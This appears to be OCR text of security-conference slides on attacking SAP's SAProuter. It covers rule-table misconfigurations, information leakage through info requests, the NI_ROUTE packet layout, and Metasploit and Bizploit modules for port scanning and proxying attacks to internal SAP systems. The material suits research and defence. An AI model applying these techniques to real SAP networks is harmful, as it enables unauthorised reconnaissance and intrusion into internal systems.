
SAProuter

P	Source	Destination	Service	s3cr3tPassw0rd
P	192.168.0.*	10.0.0.*	*	
S	192.168.1.*	10.1.0.*	*	
P	192.168.2.10	10.2.0.54	3203	
D	*	*	*	

SAProuter

- If it responds to “info-requests” ($ saprouter -l) - then it is possible to discover internal SAP servers and IP address schemes in use.
- If the rules are misconfigured (P instead of S) or lax (*) - then it may be possible to port scan internal systems, proxy communications to and attack internal SAP systems.

SAProuter Info Request Demo



```
msf  auxiliary(sap_router_info_request) > 
```

Bizploit

- Written in Python and C.
- Released in 2008.
- Just been updated (Sept 2012)!

Native Connections

- In 2010 Mariano Nunez from Onapsis gave a presentation at HitB introducing two SAProuter Bizploit plugins.
- Detect if native connections are possible (saprouterNative).
- Establish native proxy connections (saprouterAgent).
- Released in September 2012 - too late for me :(

NI Route Packet Structure


Offset	Size (bytes)	Description
0x00	9	eye catcher ("NI_ROUTE\0")
0x09	1	route information version (current version: 2)
0x0a	1	NI version (current version: 36)
0x0b	1	total number of entries (value 2 to 255)
0x0c	1	talk mode (NI_MSG_IO: 0; NI_RAW_IO; 1; NI_ROUT_IO: 2)
0x0d	2	currently unused field
0x0f	1	number of rest nodes (remaining hops; value 2 to 255)
0x10	4	route length (integer value in net byte order)
0x14	4	current position as an offset into the route string (integer value in net byte order)
0x18	*	route string in ASCII

NI Communication Modes

- A second resource details the operation modes/talk modes.
- Native connections are not discussed or referenced. However the NI_RAW_IO mode description was enticing.

“The NI_RAW_IO mode is used to communicate between SAP applications without any further interpretation of the data blocks.”

SAProuter Port Scanner Demo




```
msf > 
```

NI Proxy

- Metasploit supports HTTP and Socks proxies.
- I added support for NI proxies (SAProuter).
- Now we can execute Metasploit modules through the SAProuter against systems behind the SAProuter.
